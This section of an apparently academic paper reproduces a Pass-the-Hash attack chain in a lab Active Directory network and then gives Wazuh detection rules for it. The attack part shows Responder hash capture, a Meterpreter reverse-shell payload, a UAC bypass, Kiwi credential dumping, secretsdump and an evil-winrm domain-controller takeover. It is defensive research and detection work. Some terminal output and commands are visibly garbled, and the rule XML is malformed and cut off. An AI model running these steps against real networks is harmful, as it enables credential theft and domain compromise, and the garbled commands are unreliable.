All virtual machines are connected within an isolated virtual network to ensure the attack scenarios are executed safely without impacting external systems, while still maintaining full observability of each component's behavior and state. This approach enables accurate evaluation of Wazuh's detection effectiveness for Pass-the-Hash and the model's applicability to small and medium enterprise environments.

## 4.2 Attack Process Simulation

The experiment successfully reproduced the full Pass-the-Hash (PtH) attack chain in the constructed Active Directory environment. The attack process followed a controlled scenario that closely simulates techniques commonly used by attackers in real-world enterprise networks to compromise hosts and move laterally.

Specifically, in the first phase, Nmap was used for network scanning to gather information about hosts, running services and open ports in the Active Directory domain. This activity helps the attacker identify potential targets and understand the internal network structure before proceeding. In parallel, Responder poisoning was deployed to exploit insecure name-resolution mechanisms in Windows (such as LLMNR/NBT-NS), tricking machines into sending authentication material.

Using Responder, the system recorded successful capture of the domain account's initial NTLMv2 hash. This is a critical starting point in the PtH chain, because the attacker does not need the plaintext password but can reuse the captured hash to authenticate and access other resources in the domain. Successfully reproducing this phase shows that the lab reflects common weaknesses in Active Directory infrastructures and sets the stage for subsequent steps such as privilege escalation and lateral movement between hosts.

```
Session Actions Edit View Help
(todk12@todk12)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:81:c9:78 brd ff:ff:ff:ff:ff:ff
    inet 192.168.130.11/24 brd 192.168.130.255 scope global dynamic noprefixroute eth0
        valid_lft 5235sec preferred_lft 5235sec
    inet6 fe80::20c:29ff:fe81:c978/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(todk12@todk12)-[~]
$ sudo nmap 192.168.130.0/24
[sudo] password for todk12:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-16 05:48 EST
Nmap scan report for 192.168.130.10
Host is up (0.0033s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
MAC Address: 00:0C:29:62:0E:AB (VMware)

Nmap scan report for 192.168.130.14
Host is up (0.0018s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 00:0C:29:64:C1:F2 (VMware)

Nmap scan report for 192.168.130.11
Host is up (0.0000030s latency).
All 1000 scanned ports on 192.168.130.11 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (3 hosts up) scanned in 9.12 seconds
```

Figure 4. Check the active IP address within the same network segment.

```

Session Actions Edit View Help
map done: 256 IP addresses (3 hosts up) scanned in 9.01 seconds

- (vaddr32@vaddr32)-[+]
  0 add mem -> 78 102 106 108 1A
  [vaddr] password for todok12
  Starting Nmap 7.95 ( https://nmap.org ) at 2020-01-18 05:37 EST
  map scan report for 102.100.119.1A
  Host is up (0.0011 latency).
  Not shown: 996 filtered tcp ports (no-response)
  PORT      STATE SERVICE        VERSION
  21/tcp    open  ftp              Microsoft Ftpd
  |_ftp     open  _ftp             Microsoft Ftpd
  |_svst    open  _svst            Microsoft NT
  |_http    open  http             Microsoft IIS httpd 10.0
  |_http_server_header Microsoft-IIS/10.0
  |_http_title IIS Windows
  |_http_methods
  Potentially risky methods: TRACE
  26/tcp    open  ncnp             Microsoft Windows RPC
  29/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
  44/tcp    open  microsoft-ds     Windows 10 Pex 10.0.17134 microsoft-ds {workgroup: LAB}
  445/tcp   open  smb-srv          Microsoft Terminal Services
  |_cscert Subject: commonName=DESKTOP-FQSUIUA.lab.local
  |_not valid before: 2020-01-16T10:28:08Z
  |_not valid after: 2020-07-16T10:28:08Z
  |_x5t_data: 2020-01-16T10:37:19+00:00! -Is from scanner time.
  |_do-not-info
  Target Name: LAB
  NetBios_Domain_Name: LAB
  NetBios_Computer_Name: DESKTOP-FQSUIUA
  DNS_Domain_Name: lab.local
  DNS_Computer_Name: DESKTOP-FQSUIUA.lab.local
  DNS_Tree_Name: lab.local
  Product_Version: 10.0.17134
  System_Time: 2020-01-16T10:37:19+00:00Z
  Address: 081C1D2A-041CF2 (WMIsrc)
  Service: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
  Service type: general purpose
  osinfo (OS) matches: Microsoft Windows 101112019 (97%)
  CPE cpe:/o:microsoft:windows.10_cpe/o:microsoft:windows.11_cpe/o:microsoft:windows_server.2019
  Depressive OS guesses: Microsoft Windows 10 1803 (97%), Microsoft Windows 10 19H1 - 21H1 (97%), Microsoft Windows 10 19H2 - 21H1 (97%), Microsoft Windows 10 19H2 - 20H1 (91%), Windows Server 2019 (91%), Microsoft W
  10 1803 (90%)
  No exact OS matches for host (test conditions non-idéal).
  Network Distance: 1 hop
  Service Info: Host: DESKTOP-FQSUIUA; OS: Windows; CPE: cpe:/o:microsoft:windows

```

Figure 5. Check IP.

[illegible]

Figure 6. Use the responder command to capture the user's hash.

Next, a Meterpreter payload was generated with msfvenom to establish a remote control channel between the attacker machine and the victim. The payload was delivered to the victim and executed in the test environment. Once triggered successfully, the attacker obtained a Meterpreter session on the Kali Linux machine, enabling direct interaction with the victim system under the current user context.

Session Actions Edit View Help

```

--[tool12@tool12]-[~]
$ cat /dev/urandom | xxd -p | windows/cx/meterpreter/reverse_tcp LHOST=192.168.138.11 LPORT=4444 -f exe -> payload.exe
[-] No platform was selected, choosing Mfr::Module::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 518 bytes
Final size of exe file: 758 bytes
Saved as: payload.exe

--[tool12@tool12]-[~]
$ netcat
Metasploit tip: Use the edit command to open the currently active module
in your editor

```

Session Actions Edit View Help

```

--[tool12@tool12]-[~]
$ python3 -m http.server 8080

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.138.14 - - [16/Jun/2020 06:01:31] "GET / HTTP/1.1" 200 -
192.168.138.14 - - [16/Jun/2020 06:01:31] code 404, message file not found
192.168.138.14 - - [16/Jun/2020 06:01:31] "GET /favicon.ico HTTP/1.1" 404 -
192.168.138.14 - - [16/Jun/2020 06:01:31] "GET /payload.exe HTTP/1.1" 200 -

```

**3kon SuperRack II Login**

User Name:

Password:

<https://metasploit.com>

```

--[ metasploit v6.0.0-beta-dev ]
-- --[ 2,547 exploits - 1,389 auxiliary - 1,663 payloads ]
-- --[ 412 post - 49 encoders - 13 nops - 3 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/cx/meterpreter/reverse_tcp
PAYLOAD => windows/cx/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.138.11

```

Figure 7. Create malicious code files.

From the Meterpreter session, the attacker performed authentication coercion by accessing a fake network resource via the path `\\share\fake$`. This forces the victim's Windows OS to automatically perform NTLM network authentication to access the specified resource.

Because NTLM can transmit credential material in hash form, the request caused the victim to send an NTLMv2 authentication response onto the internal network.

In parallel, the Responder tool running on the network received and successfully logged the user's NTLMv2 hash, as illustrated in Figure 3. This result shows that combining authentication coercion with a remote-control payload is an effective way to collect credentials in an Active Directory environment. Capturing the NTLMv2 hash at this stage is pivotal for the Pass-the-Hash chain, enabling subsequent steps such as reusing credentials for lateral movement and privilege escalation.

Before stealing or destroying data, attackers often attempt to evade monitoring by checking for security services running on the victim system. In this scenario, the Wazuh agent service is used to monitor the endpoint. Detecting and disabling monitoring services reduces the likelihood of detection and allows the attacker to continue operating stealthily.




Figure 8. Verification confirmed that the Wazuh service is running.




Figure 9. Disabling Services That Prevent Monitoring.

The attacker then checks the privileges of the current domain user using the command net user "username" /domain to determine whether the account belongs to the Domain Administrators group. If the user has Domain Admin privileges, the attacker can leverage this to extract server credential hashes and escalate privileges, expanding control within the Active Directory environment.



```
metasploit > whoami
Process 976 created.
Channel 4 created.
Microsoft Windows [Version 10.0.19043.2728]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Araven\LAB\Downloads>minikatz.exe
minikatz.exe
minikatz is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Araven\LAB\Downloads>minikatz.exe
minikatz.exe
minikatz is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Araven\LAB\Downloads>net user Araven /domain
net user Araven /domain
The request will be processed at a domain controller for domain lab.local.

User name: Araven
Full Name: Araven
Comment:
User's comment:
Country/region code: WWS (System Default)
Account active: Yes
Account expires: Never
Password last set: 1/16/2026 2:18:41 AM
Password expires: 2/25/2026 3:16:41 AM
Password changeable: 1/25/2026 3:18:41 AM
Password required: Yes
User may change password: Yes
Workstations allowed: All
Logon script:
User profile:
Home directory:
Last login: 1/16/2026 2:28:26 AM
Logon hours allowed: All

Local Group Memberships:
Global Group Memberships: *Domain Users
The command completed successfully.

C:\Users\Araven\LAB\Downloads>
```

Figure 12. Verification confirmed that the user account possesses only Domain User privileges.

```
metasploit > use multi/handler
use multi/handler
[*] Using configured payload generic/smb_reverse_tcp
[*] exploit(multi/handler) > set PAYLOAD windows/smb/meterpreter/reverse_tcp
PAYLOAD => windows/smb/meterpreter/reverse_tcp
[*] exploit(multi/handler) > set LHOST 192.168.130.11
LHOST => 192.168.130.11
[*] exploit(multi/handler) > set LPORT 4444
LPORT => 4444
[*] exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.130.11:4444
[*] Sending stage (268946 bytes) to 192.168.130.14
[*] Meterpreter session 1 opened (192.168.130.11:4444 -> 192.168.130.14:50996) at 2026-01-16 06:05:06 -0500

meterpreter > sys
[*] Backgrounding session 1...
[*] exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] exploit(windows/local/bypassuac_fodhelper) > set PAYLOAD windows/smb/meterpreter/reverse_tcp
PAYLOAD => windows/smb/meterpreter/reverse_tcp
[*] exploit(windows/local/bypassuac_fodhelper) > set target windows/smb
target => windows/smb
[*] exploit(windows/local/bypassuac_fodhelper) > set LHOST 192.168.130.11
LHOST => 192.168.130.11
[*] exploit(windows/local/bypassuac_fodhelper) > set LPORT 4444
LPORT => 4444
[*] exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
[*] exploit(windows/local/bypassuac_fodhelper) > set TARGET 1
TARGET => 1
[*] exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 192.168.130.11:4444
[*] Sending stage (268946 bytes) to 192.168.130.14
[*] Meterpreter session 2 opened (192.168.130.11:4444 -> 192.168.130.14:50988) at 2026-01-16 06:05:53 -0500
[*] UAC is disabled, checking level...
[*] Part of Administrators group! Continuing...
[*] UAC is set to Default
[*] Bypassuac can bypass this setting, continuing...
[*] Configuring payload and stage registry keys...
[*] Executing payload: C:\Windows\System32\cmd.exe /c C:\Windows\System32\cmd.exe
[*] Sending stage (268946 bytes) to 192.168.130.14
[*] Cleaning up registry keys...
[*] Meterpreter session 3 opened (192.168.130.11:4444 -> 192.168.130.14:57800) at 2026-01-16 06:06:02 -0500

meterpreter >
```

Figure 13. The attacker gains privileges and elevates them by bypassing UAC.

```
meterpreter > sys
[*] Backgrounding session 1...
[*] exploit(windows/local/bypassuac_fodhelper) > set PAYLOAD windows/smb/meterpreter/reverse_tcp
PAYLOAD => windows/smb/meterpreter/reverse_tcp
[*] exploit(windows/local/bypassuac_fodhelper) > set LHOST 192.168.130.11
LHOST => 192.168.130.11
[*] exploit(windows/local/bypassuac_fodhelper) > set LPORT 4444
LPORT => 4444
[*] exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
[*] exploit(windows/local/bypassuac_fodhelper) > set TARGET 1
TARGET => 1
[*] exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 192.168.130.11:4444
[*] Sending stage (268946 bytes) to 192.168.130.14
[*] Meterpreter session 2 opened (192.168.130.11:4444 -> 192.168.130.14:50988) at 2026-01-16 06:05:53 -0500
[*] UAC is disabled, checking level...
[*] Part of Administrators group! Continuing...
[*] UAC is set to Default
[*] Bypassuac can bypass this setting, continuing...
[*] Configuring payload and stage registry keys...
[*] Executing payload: C:\Windows\System32\cmd.exe /c C:\Windows\System32\cmd.exe
[*] Sending stage (268946 bytes) to 192.168.130.14
[*] Cleaning up registry keys...
[*] Meterpreter session 3 opened (192.168.130.11:4444 -> 192.168.130.14:57800) at 2026-01-16 06:06:02 -0500

meterpreter > load kiwi
Loading extension kiwi...
[*] The 'kiwi' extension has already been loaded.
[*] Using 'passhash.log' for log file: OK
[*] Privilege '20' OK
[*] Authentication Id : 0 ; 3267816 (00000000:00010276)
[*] Session : Service From 8
[*] User Name : DefaultAuthPol
[*] Domain : TIS APPROOL
[*] Logon Server : localhost
[*] Logon Time : 1/16/2026 2:37:16 AM
[*] SID : S-1-5-82-3086700770-424105619-1745406364-794895919-400490415
[*] Primary : (00000000) Primary
[*] Secondary : 00000000-00000000-00000000-00000000
```

Figure 14. Tracing other users using Kiwi.

As illustrated in Figure 11, the attacker can use the Kiwi tool to enumerate and trace credential material for other accounts in the same domain with the goal of finding an account that has Domain Administrator privileges. The tool can extract credentials present in system memory, especially when privileged accounts have previously logged onto the compromised host.

In this experiment, two domain accounts were intentionally configured on the compromised machine: one regular Domain User account and one Domain Administrator account. This setup closely models real enterprise environments, where administrators sometimes log on to user workstations for management tasks. Such behavior inadvertently leaves credential material in memory, which attackers can abuse with tools like Kiwi/Mimikatz.

```
Authentication Id : 0 ; 2841549 (00000000:002b5bcd)
Session          : Interactive from 2
User Name        : Vivian
Domain           : LAB
Logon Server      : WIN-TPD01J2I1PI
Logon Time        : 1/16/2026 2:21:42 AM
SID              : S-1-5-21-2921294952-439895654-1370370558-1105

    msv :
        [00000003] Primary
        * Username : Vivian
        * Domain   : LAB
        * NTLM      : 0c3affffb1a42ca4dd2b285f675495b2
        * SHA1      : ce022531356113bd5d06ef0b6a442c20902b653c
        * DPAPI     : 735357fe9610a4ae03e879ed4543e70b
    tspkg :
    wdigest :
```

Figure 15. Verification confirmed the presence of another user account logged on within the same domain.



```
impacket-secretsdump <domain>/<DomainAdminUsername>@<DC_IP> -hashes
:<DomainAdminUser_NTLM Hash> -just-dc.
```

This command performs Pass-the-Hash authentication using the compromised Domain Admin credential material and extracts only key hashes from the Domain Controller, including the machine account hash (notably krbtgt and Administrator). Limiting the scope helps the attacker quickly obtain core credentials without dumping the entire account database.

After obtaining the hash for the Domain Controller machine account or the built-in Administrator account, the attacker can gain full remote administrative access to the DC using: `evil-winrm -i <DC IP> -u Administrator -H <DC NTLM Hash>`.

As shown in Fig. 15, this command establishes an interactive WinRM session directly on the Domain Controller, allowing the attacker to take control of the entire Active Directory domain. From this position, the attacker can perform deeper actions such as data theft, persistence or disruptive activities across the domain.

```

Session Actions Edit View Help
krbtgt:ae12b2-cts-hmac-sha1-96:d8e1215228bd560a189c390f99941d6
krbtgt:dbc-mdb28bc3a7a5289394
lab.local\Arwen:dbc-mdb28bc3a7a5289394:c05f730c27ed1abdb06c0b90867a1c1aa0a8ab3dc733ba8afbe05da8
lab.local\Arwen:ae12b2-cts-hmac-sha1-96:b8656e0408f12a3db019c09ad9034e
lab.local\Arwen:dbc-mdb7fa3d8a95d8ac054
lab.local\Vivian:dbc-mdb28bc3a7a5289394:1a4f6a7b03770d4c1230d4801af02bc01fff6a02130640b132180e06eab07f
lab.local\Vivian:ae12b2-cts-hmac-sha1-96:f8e504bac5044702a11e057fc524
lab.local\Vivian:dbc-mdb23d81ef9f654c02a
WIN-P90813212135:ae12b2-cts-hmac-sha1-96:090801378115983726080974ac2ee0-07fa8a1c2808a0e4b059c1277f8a59
WIN-P90813212135:ae12b2-cts-hmac-sha1-96:066ecf085752872674da19f7730d1a9
WIN-P90813212135:dbc-mdb7931fa3a0a092f
DK3ATOP-P05R01A5:ae12b2-cts-hmac-sha1-96:70ba2faef7ac321f5d77c5cdaf0602f78c3a5521c8fa2950f4e7116270876
DK3ATOP-P05R01A5:ae12b2-cts-hmac-sha1-96:13f96c807c2080fcadb7a9c2a130a0d
DK3ATOP-P05R01A5:dbc-mdb7923d533ad0a07a
[+] Cleaning up...

[+] tsk128 tsk121 [-]
C:\windows\system32\cmd.exe /c net user /add /y 1502.100.120.10 -- Administrator -- #0201319f701a970a7620905180c2c37
C:\windows\system32\cmd.exe /c

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Netline
Info: For more information, check C:\windows\Sidchmk http://github.com/rapid7/metasploit-framework/wiki/Remote-path-completion
Info: Establishing connection to remote windows
C:\windows\system32\cmd.exe /c whoami
lab\Administrator
C:\windows\system32\cmd.exe /c cd C:\Users\Administrator\Documents
Warning: Press "y" to exit, press any other key to continue
C:\windows\system32\cmd.exe /c cd C:\Users\Administrator\Documents
Warning: Press "y" to exit, press any other key to continue
C:\windows\system32\cmd.exe /c cd C:\Users\Administrator\Documents
Warning: Press "y" to exit, press any other key to continue
Info: Exiting...
[+] tsk128 tsk121 [-]
[+] tsk128 tsk121 [-]

```

Figure 18. Successful Compromise of the Domain Controller via evil-winrm.

### **4.3 Security Telemetry Collection and SIEM Configuration**

Security telemetry generated from the selected atomic tests, focusing on the target tactics (corresponding to the techniques used in this study), was collected and analyzed with Wazuh, an open-source Security Information and Event Management (SIEM) platform. Wazuh provides real-time monitoring, centralized logging, rule-based detection and direct MITRE ATT&CK mapping.

The Windows Server 2016 host was installed with Microsoft Sysmon, significantly improving observability by recording detailed logs for process creation, registry changes, file access and network connection metadata. Built-in Sysmon decoders in Wazuh enable accurate event parsing and MITRE ATT&CK-aligned rule correlation without having to build custom decoding logic.

On the Windows 10 agent, observability was further expanded by using syslog to collect standard system events and auditd to monitor kernel-level sensitive activities such as file creation/modification and scheduled task execution. All telemetry sources were configured to forward structured logs to the Wazuh Manager, enabling centralized analysis and consistent MITRE ATT&CK mapping.

## 4.4 Detection, Correlation and ATT&CK Mapping

Wazuh Manager operates with a comprehensive rule set that includes built-in MITRE ATT&CK mapping. When logs are processed by Wazuh, rule-based correlation is applied to detect events and link them to specific techniques under the four target tactics of this study. Each detection is enriched with metadata including severity, rule group and the corresponding ATT&CK technique identifier.

For each test execution, the Wazuh Dashboard was monitored in real time to evaluate the following:

- Whether the simulated activity triggers alerts.
- Accuracy of mapping techniques and tactics to MITRE ATT&CK.
- Gaps in observability or limitations in the default detection rules.

All executions were fully documented, including endpoint activity (e.g., PowerShell command execution) and the corresponding SIEM alerts. This approach ensures end-to-end traceability between simulated attacker behavior and detected events, enabling retrospective analysis of detection accuracy and operational relevance.

This evaluation framework is designed to scale to large and distributed enterprise environments by leveraging centralized SIEM correlation together with modular endpoint telemetry collection. In high-telemetry scenarios, parallel tests can be scheduled in controlled subnets to avoid overloading ingestion pipelines. In addition, the method supports phased evaluation in multi-SOC models by separating tests by tactic or endpoint type, enabling scalability without degrading detection performance.

## 4.5 Analysis of Result

This experiment validates the system's baseline detection capabilities when facing advanced post-compromise tactics. Specifically, the results provide important observations about Wazuh SIEM's ability to detect Pass-the-Hash (PtH) attacks in a simulated Active Directory environment.

The effectiveness of Wazuh combined with Sysmon was evaluated using simulated attack scenarios covering the full attack chain, including reconnaissance, initial access compromise, lateral movement and the attacker's final objectives.

### 4.5.1 Wazuh Agent

For this scenario, Sysmon must be installed on both client machines and the Domain Controller (DC). However, installation alone is not sufficient; additional configurations are required so that the Wazuh agent can collect, aggregate and efficiently forward endpoint telemetry to Wazuh Manager for analysis and detection.

```
<ossec_config>
  <localfile>
    <location>Application</location>
    <log_format>eventchannel</log_format>
    <query>Event/System[Provider[@Name='Microsoft-Windows-Security-Auditing']]</query>
  </localfile>

  <localfile>
    <log_format>eventchannel</log_format>
    <location>Microsoft-Windows-Sysmon/Operational</location>
  </localfile>

  <localfile>
    <location>System</location>
    <log_format>eventlog</log_format>
  </localfile>
</ossec_config>
```

Figure 19. Wazuh Configuration.

## 4.5.2 Detection Rule Configuration

To ensure monitoring and incident response operate effectively, the study deployed additional configurations in `local_rules.xml` to extend and fine-tune the system's default detection rules. Custom rules allow the SIEM to both detect abnormal behaviors earlier and reduce ambiguity during alert triage.

These rules were designed to focus on suspicious behavioral patterns that commonly appear in the early stages of the attack chain, while adding necessary context to alert content. As a result, alerts become more intuitive and easier to categorize, helping SOC analysts quickly assess severity and choose an appropriate response.

Customizing `local_rules.xml` plays an important role in tailoring the SIEM to the characteristics of the deployment environment, balancing detection capability against false-positive rates. This not only improves overall security monitoring effectiveness but also enhances real-world operability in both enterprise deployments and academic research settings.

### a. Nmap Detection Rule

Nmap (Network Mapper) is an open-source tool for network scanning and analysis, widely used in cybersecurity, penetration testing and system administration. The command `nmap 192.168.x.0/24` is commonly used to scan an entire subnet to identify live hosts and commonly open service ports. This activity represents the initial reconnaissance/discovery phase, giving an attacker a high-level view of the network structure and potential targets.

In contrast, `sudo nmap -A -T4 <victim_IP>` performs a deep scan of a specific target host. This scan gathers detailed information about the target system, including OS fingerprinting, running services, service version and related configuration details—key inputs for preparing subsequent exploitation steps. Because it uses aggressive mode and multiple scan techniques concurrently, it generates higher-volume, noisier network traffic and is therefore more likely to be detected by monitoring and intrusion detection systems.

```
<rule id="92652" level="32" overwrite="yes">
  <if_sid=92652/>
  <field name="win.eventdata.workstationName" type="proc">.*</field>
  <description>There is unusual behavior. Please verify if nmap is authorized to make RDP connections.</description>
  <mitre>
    <id>T1550.002</id>
    <id>T1046</id>
    <id>T1018</id>
  </mitre>
  <group>authentication_success,pci_dss_10.2.5,pgp13_7.1,pgp13_7.2,gdpr_IV_32.2,hipaa_164.312.b,nlst_800_53_AU.14,nlst_800_53_AC.7,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,</group>
</rule>
</group>
```

Figure 20. Rule Detect Nmap scan.




Figure 21. Wazuh Detection of Information Gathering via Nmap.

## b. Responder NTLM Hash Capture

Responder NTLM hash capture is a technique in which the Responder tool listens for and spoofs name-resolution services such as LLMNR, NBT-NS and mDNS to trick internal hosts into disclosing Windows credentials. When a victim host attempts to access a non-existent network resource, Responder impersonates a legitimate server and responds to the request, thereby capturing the NTLM authentication hash of the currently logged-on user.

Although the captured NTLM hash is not a plaintext password, it can still be abused for Pass-the-Hash (PtH) attacks or used for offline password cracking. This technique commonly appears in internal network attack scenarios and the lateral movement phase, where attackers exploit weak or misconfigured name-resolution protocols to escalate privileges and expand control within an enterprise environment.

```
<rule id="100610" level="14">
  <if_sid>60103</if_sid>
  <field name="win.system.eventID">4624</field>
  <field name="win.eventdata.logonType">3</field>
  <field name="win.eventdata.authenticationPackageName">NTLM</field>
  <field name="win.eventdata.workstationName"></field>
  <description>CRITICAL: LLMNR/NBT-NS Poisoning detected (Responder) - NTLM hash likely captured</description>
  <mitre>
    <id>T1557.001</id>
  </mitre>
  <group>responder_poisoning</group>
</rule>
```

Figure 22. Rule Detect Responder capture NTLM hash.




Figure 23. Wazuh Detection of Responder NTLM Hash Capture.

### c. Exploitation for Client Execution

An attacker may exploit software vulnerabilities in client-side applications to achieve code execution on a victim system. These vulnerabilities often stem from insecure programming practices that lead to unintended or unexpected application behavior.

By exploiting specific weaknesses using targeted techniques, an attacker can perform arbitrary code execution on the compromised system. This technique is often used to establish an initial foothold or expand control within an internal network and frequently serves as a precursor to post-exploitation activities such as privilege escalation, credential access or lateral movement.

```
<rule id="87105" level="12">
  <if_sid>87100</if_sid>
  <field name="virustotal.malicious">1</field>
  <description>VirusTotal: Alert - $(virustotal.source.file) - $(virustotal.positives) engines detected this file</description>
  <group>pci_dss_10.6.1,pci_dss_11.4,gdpr_IV_35.7.d,</group>
